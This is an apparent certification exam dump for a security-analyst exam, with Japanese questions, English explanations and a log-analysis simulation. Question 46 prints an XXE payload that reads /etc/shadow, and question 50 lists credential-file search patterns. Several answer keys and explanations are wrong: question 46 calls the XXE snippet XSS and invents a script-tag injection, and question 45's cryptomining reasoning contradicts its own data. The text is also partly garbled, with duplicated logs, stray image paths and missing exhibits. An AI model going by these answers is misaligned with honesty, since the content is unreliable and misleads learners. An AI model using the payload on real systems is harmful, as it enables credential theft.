2022-04-01 16:09:20 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - (logged out) [IP = 192.168.10.32] [username = sjames]
2022-04-01 17:10:42 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - (logged in) [IP = 192.168.10.37] [username = sjames]
2022-04-01 17:11:30 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - [directory = /var/www]
2022-04-01 17:14:30 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - [./index written]
2022-04-01 17:15:44 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - (logged out) [IP = 192.168.10.37] [username = sjames]
2022-04-01 19:45:48 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - (logged in) [IP = 32.111.16.37] [username = sjames]
2022-04-01 19:45:58 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - (logged out) [IP = 32.111.16.37] [username = sjames]
2022-04-01 23:01:50 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - (logged in) [IP = 41.21.18.102] [username = sjames]
2022-04-01 23:01:54 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - [directory = /var/www]
2022-04-01 23:02:25 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - [./index.html written]
2022-04-01 23:03:18 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - (logged out) [IP = 41.21.18.102] [username = sjames]
2022-04-01 23:35:28 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - (failed login) [IP = 32.111.16.37] [username = sjames]
2022-04-02 09:10:42 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - (logged in) [IP = 192.168.11.102] [username = sjames]
2022-04-02 09:15:44 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - [directory = /var/www]
2022-04-02 09:22:55 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - [./index written]
2022-04-02 09:23:12 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - (logged out) [IP = 192.168.11.102] [username = sjames]
```


Which source IP address should the analyst be most concerned about:

Select

Identify the indicator of compromise:

Select

Select the corrective actions:

- [ ] Encrypt index.html.
- [ ] Change the password on the sjames account.
- [ ] Block external sftp access.
- [ ] Shut down the insecure file transfer server.
- [ ] Delete the sjames account.
- [ ] Deny 192.168.*.* at firewall.

SFTP log | Netstat | HTTP access

```
2022-04-01 16:04:12 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - (logged in) [IP = 192.168.10.32] [username = sjames]
2022-04-01 16:04:33 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - [directory = /var/www]
2022-04-01 16:05:30 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - [./about_us.html written]
2022-04-01 16:09:20 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - (logged out) [IP = 192.168.10.32] [username = sjames]
2022-04-01 17:10:42 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - (logged in) [IP = 192.168.10.37] [username = sjames]
2022-04-01 17:11:30 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - [directory = /var/www]
2022-04-01 17:14:30 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - [./index written]
2022-04-01 17:15:44 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - (logged out) [IP = 192.168.10.37] [username = sjames]
2022-04-01 19:45:48 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - (logged in) [IP = 32.111.16.37] [username = sjames]
2022-04-01 19:45:58 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - (logged out) [IP = 32.111.16.37] [username = sjames]
2022-04-01 23:01:50 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - (logged in) [IP = 41.21.18.102] [username = sjames]
2022-04-01 23:01:54 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - [directory = /var/www]
2022-04-01 23:02:25 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - [./index.html written]
2022-04-01 23:03:18 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - (logged out) [IP = 41.21.18.102] [username = sjames]
2022-04-01 23:35:28 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - (failed login) [IP = 32.111.16.37] [username = sjames]
2022-04-02 09:10:42 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - (logged in) [IP = 192.168.11.102] [username = sjames]
2022-04-02 09:15:44 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - [directory = /var/www]
2022-04-02 09:22:55 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - [./index written]
2022-04-02 09:23:12 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - (logged out) [IP = 192.168.11.102] [username = sjames]
```

Which source IP address should the analyst be most concerned about:

Select
41.21.18.102
192.168.11.102
192.168.10.37
52.110.26.27
192.168.10.32
32.111.16.37

Select the corrective actions:

- [ ] Encrypt index.html.
- [ ] Change the password on the sjames account.
- [ ] Block external sftp access.
- [ ] Shut down the insecure file transfer server.
- [ ] Delete the sjames account.
- [ ] Deny 192.168.*.* at firewall.

Identify the indicator of compromise:

Select
404 server error
Modified index.html file
Unauthorized username
Modified about_us file
Repeated failed logins

Select

SFTP log | Netstat | HTTP access

```
> netstat -ano
TCP     0.0.0.0:22          0.0.0.0:0           LISTENING       1600
TCP     127.0.0.1:1960      127.0.0.1:49722     ESTABLISHED     1000
TCP     127.0.0.1:1960      127.0.0.1:49022     ESTABLISHED     1000
TCP     127.0.0.1:49722     127.0.0.1:1960      ESTABLISHED     4912
TCP     127.0.0.1:49800     127.0.0.1:1960      ESTABLISHED     4228
TCP     127.0.0.1:49801     127.0.0.1:1961      ESTABLISHED     4228
TCP     127.0.0.1:38666     41.21.18.102:22     ESTABLISHED     4940
TCP     127.0.0.1:55356     192.168.10.32:22    ESTABLISHED     5112
TCP     127.0.0.1:37654     192.168.10.37:22    ESTABLISHED     5104
TCP     127.0.0.1:55357     32.111.16.37:22     TIME_WAIT         0
TCP     127.0.0.1:52744     32.111.16.37:22     TIME_WAIT         0
TCP     127.0.0.1:56751     32.111.16.37:22     TIME_WAIT         0
TCP     127.0.0.1:39882     104.17.18.29:22     SYN_SENT        4992
```

Answer:

see the explanation for step by step solution.

Explanation:

Step 1: Analyzing the SFTP Log

The SFTP log provides a record of file transfer and login activities:

* User "sjames" logged in from several IP addresses:
* 192.168.10.32 and 192.168.10.37 (internal network IPs)
* 32.111.16.37 and 41.21.18.102 (external IPs)
* We see file alterations in the /var/www directory, which is commonly the web directory.
* Modified files: about_us.html, index.html
* Suspicious activity:
* 192.168.11.102 and 41.21.18.102 modified the files.
* 32.111.16.37 had failed login attempts, indicating possible unauthorized access attempts.

The most suspicious IP here is 41.21.18.102, as it's associated with direct file modifications, possibly indicating unauthorized access.

Step 2: Reviewing Netstat

The netstat output shows active connections and their states:

* IP 41.21.18.102 has an ESTABLISHED connection with port 22, commonly used for SFTP.
* IP 32.111.16.37 is also attempting connections, and 32.111.16.37 connections are in a TIME_WAIT state, showing prior connections were recently closed.


The netstat output reaffirms 41.21.18.102 is actively connected and potentially involved in malicious activities.

Step 3: Checking the HTTP Access Log

The HTTP Access log shows access to about_us.html:

* 32.111.16.37 repeatedly accessed /about_us.html with 404 errors, indicating attempts to reach non-existing pages.
* 41.21.18.102 accessed the 200 status code, showing successful page requests, but since this IP was modifying files directly on the server, it might be testing or verifying changes.

Again, 41.21.18.102 stands out as it matches both successful file modification and page request patterns, while 32.111.16.37 shows unsuccessful attempts.
Step 4: Selecting the IP of Concern
Based on the above analysis:
* 41.21.18.102 should be the IP of concern due to its direct file modifications on critical web files (about_us.html, index.html).
Step 5: Identifying the Indicator of Compromise
Potential indicators include unauthorized file modifications:
* Modified index.html file is the correct answer, as it indicates direct changes to website content and is often a clear sign of compromise.
Step 6: Selecting Corrective Actions
To mitigate and prevent further compromise:
* Change the password on the "sjames" account: The account was used across various IPs, indicating potential account compromise.
* Block external SFTP access: Restricting SFTP to internal IPs only would prevent unauthorized external modifications. Since 41.21.18.102 was external, this would stop similar threats.
Summary
* IP of Concern: 41.21.18.102
* Indicator of Compromise: Modified index.html file
* Corrective Actions:
* Change the password on the sjames account
* Block external SFTP access
These selections address both the immediate security breach and implement a preventative measure against future unauthorized access.



最新問題**: 39**
セキュリティ アナリストは、最近のゼロデイ攻撃などの悪用から高価値資産を保護するためのソリューションを開発する必要があります。このリスク管理戦略を最もよく表しているのは次のどれですか。
A. 避ける
B. 転送
C. 受け入れる
D. 軽減
Answer: D (メーッセージを残す**)**
Comprehensive Detailed Explanation:The best approach to address the risk of a zero-day attack is mitigation.
Here's an explanation of each option:
* A. Avoid
* Explanation: Avoiding risk would mean discontinuing the use of the asset, which is not feasible for high-value assets that are essential to operations.
* B. Transfer
* Explanation: Transferring risk would involve outsourcing or obtaining insurance, but this does not directly reduce the threat of a zero-day exploit.
* C. Accept
* Explanation: Accepting the risk means acknowledging it without implementing countermeasures, which is not advisable for high-value assets at risk from sophisticated attacks.
* D. Mitigate
* Explanation: Mitigation involves implementing technical or administrative controls to reduce the impact of an attack. For zero-day exploits, this could include installing network-based protections, enhancing monitoring, or applying threat intelligence to detect or contain potential exploit attempts.

最新問題**: 40**
セキュリティ アナリストが、組織の POS アプリケーションで中程度のリスクの項目を発見しました。組織は現在、変更凍結期間中であり、現時点ではリスクが修正するほど高くないと判断しました。このシナリオは、修復を阻害する次のどの要因を示していますか。
A. サービスレベル契約
B. ビジネスプロセスの中断
C. 機能低下
D. 独自システム
Answer: (解答を表示する**)**
Business process interruption is the inhibitor to remediation that this scenario illustrates. Business process interruption is when the remediation of a vulnerability or an incident requires the disruption or suspension of a critical or essential business process, such as the point-of-sale application. This can cause operational, financial, or reputational losses for the organization, and may outweigh the benefits of the remediation.

Therefore, the organization may decide to postpone or avoid the remediation until a more convenient time, such as a change freeze window, which is a period of time when no changes are allowed to the IT environment12. Service-level agreement, degrading functionality, and proprietary system are other possible inhibitors to remediation, but they are not relevant to this scenario. Service-level agreement is when the remediation of a vulnerability or an incident violates or affects the contractual obligations or expectations of the service provider or the customer. Degrading functionality is when the remediation of a vulnerability or an incident reduces or impairs the performance or usability of a system or an application. Proprietary system is when the remediation of a vulnerability or an incident involves a system or an application that is owned or controlled by a third party, and the organization has limited or no access or authority to modify it3.
References: Inhibitors to Remediation - SOC Ops Simplified, Remediation Inhibitors - CompTIA CySA+, Information security Vulnerability Management Report (Remediation...

最新問題**: 41**
国民国家の主体として最も関心が低いのは次のうちどれですか?
A. MITRE ATT&CK フレームワークによる検出。
B. 偵察活動の検出または防止。
C. そのアクションと目的の調査。
D. 行われた行為の法的措置のためのフォレンジック分析
Answer: D (メーッセージを残す**)**
A nation-state actor is a group or individual that conducts cyberattacks on behalf of a government or a political entity. They are usually motivated by national interests, such as espionage, sabotage, or influence operations. They are often highly skilled, resourced, and persistent, and they operate with the protection or support of their state sponsors. Therefore, they are less likely to be concerned with the forensic analysis for legal action of their actions, as they are unlikely to face prosecution or extradition in their own country or by international law. They are more likely to be concerned with the detection by the MITRE ATT&CK framework, which is a knowledge base of adversary tactics and techniques based on real-world observations.
The MITRE ATT&CK framework can help defenders identify, prevent, and respond to cyberattacks by nation-state actors. They are also likely to be concerned with the detection or prevention of reconnaissance activities, which are the preliminary steps of cyberattacks that involve gathering information about the target, such as vulnerabilities, network topology, or user credentials. Reconnaissance activities can expose the presence, intent, and capabilities of the attackers, and allow defenders to take countermeasures. Finally, they are likely to be concerned with the examination of their actions and objectives, which can reveal their motives, strategies, and goals, and help defenders understand their threat profile and attribution.

最新問題**: 42**

セキュリティ アナリストは、脅威が検出された場合に一方のツールがもう一方のツールに通知できるように、2 つの異なる SaaS ベースのセキュリティ ツールを統合したいと考えています。この目標を最も効果的に達成するには、アナリストは次のどれを利用すればよいでしょうか。
A. SMB共有
B. APIエンドポイント
C. SMTP通知
D. SNMPトラップ
Answer: B (メーッセージを残す**)**
An API endpoint is a point of entry for a communication between two different SaaS-based security tools. It allows one tool to send requests and receive responses from the other tool using a common interface. An API endpoint can be used to notify the other tool in the event a threat is detected and trigger an appropriate action.
SMB share, SMTP notification, and SNMP trap are not suitable for SaaS integration security, as they are either network protocols or email services that do not provide a direct and secure communication between two different SaaS tools. References: Top 10 Best SaaS Security Tools - 2023, What is SaaS Security? A Guide to Everything SaaS Security, 6 Key Considerations for SaaS Integration Security | Prismatic, Introducing Security for Interconnected SaaS - Palo Alto Networks

最新問題**: 43**
サイバーセキュリティ チームのリーダーは、毎週のエグゼクティブ ブリーフで提示する指標を作成しています。経営陣は、ネットワークに侵入するマルウェアの拡散を阻止するのにどれくらいの時間がかかるかを知りたいと考えています。
チームリーダーがブリーフに含めるべき指標は次のうちどれですか?
A. 平均故障間隔
B. 平均検出時間
C. 平均修復時間
D. 平均封じ込め時間
Answer: D (メーッセージを残す**)**
Mean time to contain is the metric that the cybersecurity team lead should include in the weekly executive briefs, as it measures how long it takes to stop the spread of malware that enters the network. Mean time to contain is the average time it takes to isolate and neutralize an incident or a threat, such as malware, from the time it is detected. Mean time to contain is an important metric for evaluating the effectiveness and efficiency of the incident response process, as well as the potential impact and damage of the incident or threat. A lower mean time to contain indicates a faster and more successful response, which can reduce the risk and cost of the incident or threat. Mean time to contain can also be compared with other metrics, such as mean time to detect or mean time to remediate, to identify gaps or areas for improvement in the incident response process.

最新問題**: 44**

新しいソフトウェア要求に対するサイバーセキュリティ リスク評価を実施した後、最高情報セキュリティ責任者 (CISO) はリスク スコアが高すぎると判断しました。CISO はソフトウェアの要求を拒否しました。CISO は次のリスク管理原則のうちどれを選択しましたか?

A. 避ける
B. 転送
C. 受け入れる
D. 軽減する

Answer: A (メーッセージを残す)

Avoid is a risk management principle that describes the decision or action of not engaging in an activity or accepting a risk that is deemed too high or unacceptable. Avoiding a risk can eliminate the possibility or impact of the risk, as well as the need for any further risk management actions. In this case, the CISO decided the risk score would be too high and refused the software request. This indicates that the CISO selected the avoid principle for risk management.

最新問題**: 45**

アナリストは、境界ネットワーク ファイアウォールで次のトラフィックが検出されたことを示すアラートを受信します。

Source	Destination	IP reputation	Bytes sent	Bytes received	Action
192.168.1.14	172.16.2.8	low	64	0	allow
192.168.1.14	172.16.2.8	low	64	0	allow
192.168.0.4	172.16.2.8	low	512	512	allow
192.168.1.14	172.16.2.8	low	1512	960	allow
192.168.1.58	172.16.2.8	low	1985	354	allow
192.168.1.14	172.16.2.8	low	512	758	allow
192.168.1.58	172.16.2.8	low	64	0	allow
192.168.0.4	172.16.2.8	low	64	168468	allow
192.168.1.14	172.16.2.8	low	1289	154	allow

アラートをトリガーした侵害の兆候を最もよく表すのは次のどれですか?

A. 異常なアクティビティ
B. 帯域幅の飽和
C. 暗号通貨マイニング
D. サービス拒否

Answer: C (メーッセージを残す)

The given firewall logs indicatehigh outbound traffic with low IP reputation, sustained over time, which is a strongindicator of cryptomining activity.

* Option A (Anomalous activity)is a general term but does not specifywhythe activity is suspicious.
* Option B (Bandwidth saturation)occurs when network traffic is overwhelming, but cryptomining typicallyuses CPU/GPU powerrather than overwhelming bandwidth.

* Option D (Denial of service - DoS)would result incontinuous large requests, but cryptomining generatesconsistent, high-bandwidth outbound trafficrather than bursts of large requests.
Thus,C is the correct answer, as cryptomininggenerates unusual outbound network activity from internal hosts to mining pools.


最新問題**: 46**
セキュリティ アナリストは、Web アプリケーションの脆弱性スキャンで報告された特定の結果を検証して、それが誤検知ではないことを確認しています。セキュリティ アナリストは以下のスニペットを使用します。

```
<!--?xml version="1.0" ?-->
<!DOCTYPE replace [<!ENTITY ent SYSTEM "file:////etc/shadow">]>
<userInfo>
<firstName>John</firstName>
<lastName>$ent;</lastName>
</userInfo>
```

セキュリティ アナリストが検証している脆弱性の種類は次のうちどれですか?
A. ディレクトリトラバーサル
B. XSS
C. XXE
D. SSRF
Answer: B (メーッセージを残す**)**
XSS (cross-site scripting) is the vulnerability type that the security analyst is validating, as the snippet shows an attempt to inject a script tag into the web application. XSS is a web security vulnerability that allows an attacker to execute arbitrary JavaScript code in the browser of another user who visits the vulnerable website.
XSS can be used to perform various malicious actions, such as stealing cookies, session hijacking, phishing, or defacing websites. The other vulnerability types are not relevant to the snippet, as they involve different kinds of attacks. Directory traversal is an attack that allows an attacker to access files and directories that are outside of the web root folder. XXE (XML external entity) injection is an attack that allows an attacker to interfere with an application's processing of XML data, and potentially access files or systems. SSRF (server- side request forgery) is an attack that allows an attacker to induce the server-side application to make requests to an unintended location. Official References:
* https://portswigger.net/web-security/xxe
* https://portswigger.net/web-security/ssrf
*
https://cheatsheetseries.owasp.org/cheatsheets/Server_Side_Request_Forgery_Prevention_Cheat_Sheet.html

最新問題: 47
セキュリティ アナリストは、分析するために悪意のあるバイナリ ファイルを受け取りました。分析を実行するのに最適な手法は次のうちどれですか?
A. コード解析
B. 静的解析
C. リバースエンジニアリング
D. ファジング
Answer: (解答を表示する)
Reverse engineering is a technique that involves analyzing a binary file to understand its structure, functionality, and behavior. Reverse engineering can help security analysts perform malware analysis, vulnerability research, exploit development, and software debugging. Reverse engineering can be done using various tools, such as disassemblers, debuggers, decompilers, and hex editors.

最新問題: 48
セキュリティアナリストが Nikto スキャンの次の結果を確認します。



セキュリティ管理者が次に調査する必要があるのは次のうちどれですか?
A. tiki
B. phpList
C. shtml.exe
D. sshome

Answer: C (メーッセージを残す)
The security administrator should investigate shtml.exe next, as it is a potential vulnerability that allows remote code execution on the web server. Nikto scan results indicate that the web server is running Apache on Windows, and that the shtml.exe file is accessible in the /scripts/ directory. This file is part of the Server Side Includes (SSI) feature, which allows dynamic content generation on web pages. However, if the SSI feature is not configured properly, it can allow attackers to execute arbitrary commands on the web server by injecting malicious code into the URL or the web page12. Therefore, the security administrator should check the SSI configuration and permissions, and remove or disable the shtml.exe file if it is not needed. References: Nikto- Penetration testing. Introduction, Web application scanning with Nikto

最新問題**: 49**
セキュリティ アナリストは、Web サーバーに対して実行された脆弱性スキャンの次の抜粋を確認します。
セキュリティ アナリストは、Web サーバーを強化するために次の推奨事項のうちどれを提供する必要がありますか?
A. http-server-header のバージョン情報を削除します。
B. tcp_wrappers を無効にします。
C. /wp-login.php フォルダを削除します。
D. ポート 22 を閉じます。
Answer: A (メーッセージを残す)
The vulnerability scan shows that the version information is visible in the http-server-header, which can be exploited by attackers to identify vulnerabilities specific to that version. Removing or obfuscating this information can enhance security.

最新問題**: 50**
セキュリティ アナリストは、基盤となるホストから資格情報を抽出するために悪用できる LFI 脆弱性を発見しました。セキュリティ アナリストが Web サーバーを検索するために使用できるパターンは次のどれですか?
その特定の脆弱性が悪用された証拠のログはありますか?
A. /etc/ shadow
B. curl localhost
C. ; printenv
D. cat /proc/self/
Answer: A (メーッセージを残す)
/etc/shadow is the pattern that the security analyst can use to search the web server logs for evidence of exploitation of the LFI vulnerability that can be exploited to extract credentials from the underlying host. LFI stands for Local File Inclusion, which is a vulnerability that allows an attacker to include local files on the web server into the output of a web application. LFI can be exploited to extract sensitive information from the web server, such as configuration files, passwords, or source code. The /etc/shadow file is a file

that stores the encrypted passwords of all users on a Linux system. If an attacker can exploit the LFI vulnerability to include this file into the web application output, they can obtain the credentials of the users on the web server.
Therefore, the security analyst can look for /etc/shadow in the request line of the web server logs to see if any attacker has attempted or succeeded in exploiting the LFI vulnerability. Official References:
* https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives
* https://www.comptia.org/certifications/cybersecurity-analyst
* https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered

最新問題**: 51**
ローカルにホストされているサーバーに関連するセキュリティ リスクを効果的に特定するために、セキュリティ アナリストが実行する最も適切なアクションは次のどれですか。
A. オペレーティング システム更新ツールを実行して、不足しているパッチを適用します。
B. 外部の侵入テスターと契約して、ブルートフォース攻撃を試みます。
C. ベンダー サポート エージェントをダウンロードして、インストールされているドライバーを検証します。
D. ターゲットホストに対して脆弱性スキャンを実行します。
Answer: (解答を表示する**)**
A vulnerability scan is a process of identifying and assessing the security weaknesses of a system or network.
A vulnerability scan can help a security analyst to effectively identify the most security risks associated with a locally hosted server, such as missing patches, misconfigurations, outdated software, or exposed services. A vulnerability scan can also provide recommendations on how to remediate the identified vulnerabilities and improve the security posture of the server12 References: 1: What is a Vulnerability Scan? | Definition and Examples 2: Securing a server: risks, challenges and best practices - Vaadata

最新問題**: 52**
悪意のある攻撃者がソーシャル エンジニアリングを使用して内部ネットワークにアクセスしました。攻撃者は、攻撃を継続するためにアクセスを失うことを望んでいません。脅威アクターが現在活動しているサイバー キル チェーンの現在の段階を最もよく表しているものは次のうちどれですか?
A. 武器化
B. 偵察
C. 配送
D. 搾取
Answer: D (メーッセージを残す**)**
The Cyber Kill Chain is a framework that describes the stages of a cyberattack from reconnaissance to actions on objectives. The exploitation stage is where attackers take advantage of the vulnerabilities they have discovered in previous stages to further infiltrate a target's network and achieve their objectives. In this case, the malicious actor has gained access to an internal network by means of social engineering and does not want to lose access in order to continue the attack. This indicates that the actor is in the

exploitation stage of the Cyber Kill Chain. Official References: https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill- chain.html

最新問題: **53**
ある会社が、複数のシステムをインターネットに公開することを決定しました。これらのシステムは現在、社内でのみ利用可能です。セキュリティ アナリストは、CVSS3.1 の悪用可能性メトリックのサブセットを使用して、システムがインターネットに公開されたときに最も悪用される可能性のある脆弱性を優先順位付けしています。システムと脆弱性を以下に示します。
次のシステムのうち、パッチ適用を優先すべきものはどれですか?
A. 茶色
B. グレー
C. ブレイン
D. サリバン
Answer: C (メーッセージを残す**)**
The system "blane" with the vulnerability name "snakedoctor" should be prioritized for patching as it has a network attack vector (AV:N), low attack complexity (AC:L), and high availability (A:H). These metrics indicate that it would be relatively easy to exploit this vulnerability over the internet, and the system is highly available. References: According to the CVSS v3.1 Specification Document, the exploitability metrics for CVSS are Attack Vector, Attack Complexity, Privileges Required, User Interaction, and Scope. These metrics measure how the vulnerability is accessed, the complexity of the attack, and the level of interaction and privileges required to exploit the vulnerability. The image shows a table with the values of these metrics for each system and vulnerability. Based on these values, the system "blane" has the highest exploitability score, as it has the most favorable conditions for an attacker. The other systems have either a lower attack vector, higher attack complexity, or lower availability, which make them less exploitable. Therefore, the system
"blane" should be patched first.

最新問題: **54**
既知の脅威を所定の期間内に修復する必要があるプロセスを最もよく説明しているものは次のうちどれですか?
A. SLA
B. 覚書
C. ベストエフォート型パッチ適用
D. 組織ガバナンス
Answer: A (メーッセージを残す**)**
An SLA (Service Level Agreement) is a contract or agreement between a service provider and a customer that defines the expected level of service, performance, quality, and availability of the service. An SLA also specifies the responsibilities, obligations, and penalties for both parties in case of non-compliance or breach of the agreement. An SLA can help organizations to ensure that their security services are delivered in a timely and effective manner, and that any security incidents or vulnerabilities

are addressed and resolved within a specified time frame. An SLA can also help to establish clear communication, expectations, and accountability between the service provider and the customer12 An MOU (Memorandum of Understanding) is a document that expresses a mutual agreement or understanding between two or more parties on a common goal or objective. An MOU is not legally binding, but it can serve as a basis for future cooperation or collaboration. An MOU may not besuitable for requiring remediation of a known threat within a given time frame, as it does not have the same level of enforceability, specificity, or measurability as an SLA.
Best-effort patching is an informal and ad hoc approach to applying security patches or updates to systems or software. Best-effort patching does not follow any defined process, policy, or schedule, and relies on the availability and discretion of the system administrators or users. Best-effort patching may not be effective or efficient for requiring remediation of a known threat within a given time frame, as it does not guarantee that the patches are applied correctly, consistently, or promptly. Best-effort patching may also introduce new risks or vulnerabilities due to human error, compatibility issues, or lack of testing.
Organizational governance is the framework of rules, policies, procedures, and processes that guide and direct the activities and decisions of an organization. Organizational governance can help to establish the roles, responsibilities, and accountabilities of different stakeholders within the organization, as well as the goals, values, and principles that shape the organizational culture and behavior. Organizational governance can also help to ensure compliance with internal and external standards, regulations, and laws. Organizational governance may not be sufficient for requiring remediation of a known threat within a given time frame, as it does not specify the details or metrics of the service delivery or performance. Organizational governance may also vary depending on the size, structure, and nature of the organization.

最新問題**: 55**
長期休暇中に、ある会社でセキュリティ インシデントが発生しました。この情報は適切な担当者にタイムリーに伝達され、サーバーは最新の状態に保たれ、適切な監査とログが設定されていました。最高情報セキュリティ責任者は、何が起こったのかを正確に把握したいと考えています。アナリストが最初に実行すべきアクションは次のうちどれですか。
A. フォレンジック分析のために仮想サーバーのクローンを作成する
B. 影響を受けたサーバーにログインし、ログの分析を開始します。
C. 接続が失われていないことを確認するために、最後の正常なバックアップから復元します。
D. 影響を受けるサーバーを直ちにシャットダウンします
Answer: (解答を表示する**)**
